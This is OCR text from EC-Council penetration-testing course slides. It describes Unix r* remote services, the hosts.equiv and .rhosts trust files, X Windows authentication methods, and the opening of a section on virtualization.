- The hosts.equiv file is present in **ROOTDIR/etc directory** and lists the remote machines and local user names that may connect
- Each line in the /etc/hosts.equiv file includes a host starting with a **plus (+)** or **minus (-)** symbol to represent the trusted and untrusted hosts respectively
- The system will also trust a host user name in the file that does not have any symbol
- Configure the file correctly and include only trusted hosts in the network, else the remote system can be accessible by public networks

.rhosts file:

- The .rhosts file resides in **home directory** and lists remote **hosts** and **user names combinations**
- The remote system will grant access to a host having its host-user combination is listed in this file without password
- Major issue with a .rhosts file is that any user can create it and grant access to any user without the system administrator's knowledge

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

R Services

R services stands for remote services also called as Berkeley r* services since it is developed by University of California at Berkeley. R services means the remote protocol services. These services allow users to remotely access the UNIX systems over the TCP/IP networks. It includes four applications to provide access control:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `rlogin` (Remote login): Provides remote login to the user
- `rsh` (Remote shell): Allows users to run shell commands
- `rcp` (Remote file copy): Enables users to copy files to and from remote systems
- `rcmd` (Remote command): Allows privileged users to run commands on the remote hosts

The remote system contains `/etc/hosts.equiv` and `.rhosts` files that contain lists of trusted and untrusted hosts.

Apart from the above mentioned r* commands, other few commands are `rcp`, `rwho`, `ruptime`, etc.


/etc/hosts.equiv File:

The `hosts.equiv` file is present in `ROOTDIR/etc` directory and lists the remote machines and local user names that may connect. Each line in the `/etc/hosts.equiv` file includes a host starting with a plus (+) or minus (-) symbol to represent the trusted and untrusted hosts respectively. The system will also trust a host user name in the file that does not have any symbol. Configure the file correctly and include only trusted hosts in the network, else the remote system can be accessible by public networks.

.rhosts file:

The `.rhosts` file resides in home directory and lists remote hosts and user names combinations. The remote system will grant access to a host having its host-user combination is listed in this file without password. Major issue with a `.rhosts` file is that any user can create it and grant access to any user without the system administrator's knowledge.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



X Windows

X Windows or X11 is an architecture and network independent GUI that provides remote access to UNIX and Linux-based systems. It is a windowing system for the bitmap displays. It is initially developed by MIT university in 1984. It was specially designed to use across the network connections.

It consists of a X client on which the programs run and a server with monitor and a X server that includes monitor and input devices to allow interaction with user. X Windows acts as an application or hardware that provides display and I/O services with different architectures and operating systems.

- **Access Controls**

  X Windows employs two types of authentications including the host based and user based. It also includes a cookie-based authentication method.


- **Authorization**

  Once a system has access to the X Windows, the server does not limit the user operations based on the user identity.

- **Privacy**

  X windows do not include any privacy settings. Users must combine the X requests with SSL or SSH layer to enable privacy of the session.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



X Windows: Access Controls

X Windows consists of three types of access controls; they are:

Host-based access control:

This access control requires specifying the hosts that can connect to the X server. All the users having access to the host can access the X Windows. This authentication verifies the host IP address using the xhost command with three X Window System core protocol requests.


User-based access control:

In this authentication, the serve provides authentication to the users to connect to the server. It includes methods such as SUN-DES-1, which is based on the ONC remote procedure call (RPC) system developed by SunOS and MIT-KERBEROS-5 that required both the client and server trusting a Kerberos server.

Cookie-based access control:

This authentication requires exchange of a magic cookie between the client and the server. `xauth` command creates the magic cookie when a genuine user connects with the server and stores the cookie in the `.Xauthority` file of the user's home directory. The two systems that use this authentication are `MIT-MAGIC-COOKIE-1` and `XDM-AUTHORIZATION-1`. In `MIT-MAGIC-COOKIE-1`, the client simply sends the cookie when requested to authenticate. The clients using `XDM-AUTHORIZATION-1`, will concatenate the current time, a transport-dependent identifier and the cookie to create a string, which they will encrypt and sends it to the server for approval.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virtualization

Virtualization is a fundamental technological innovation that has touched all aspects of IT infrastructure and made it scalable and more flexible. This section deals with the basic concepts of virtualization, including its characteristics, benefits, security concerns etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Virtualization

Virtualization offers computing, storage and networking hardware. Virtualization refers to creating a virtual version of hardware or software resources in a system. The mechanism of virtualization has enabled IT managers to group resources across the enterprise providing better management of those resources.

- **Before Virtualization**: The hardware platform (host machine) runs a single operating system with all its applications.

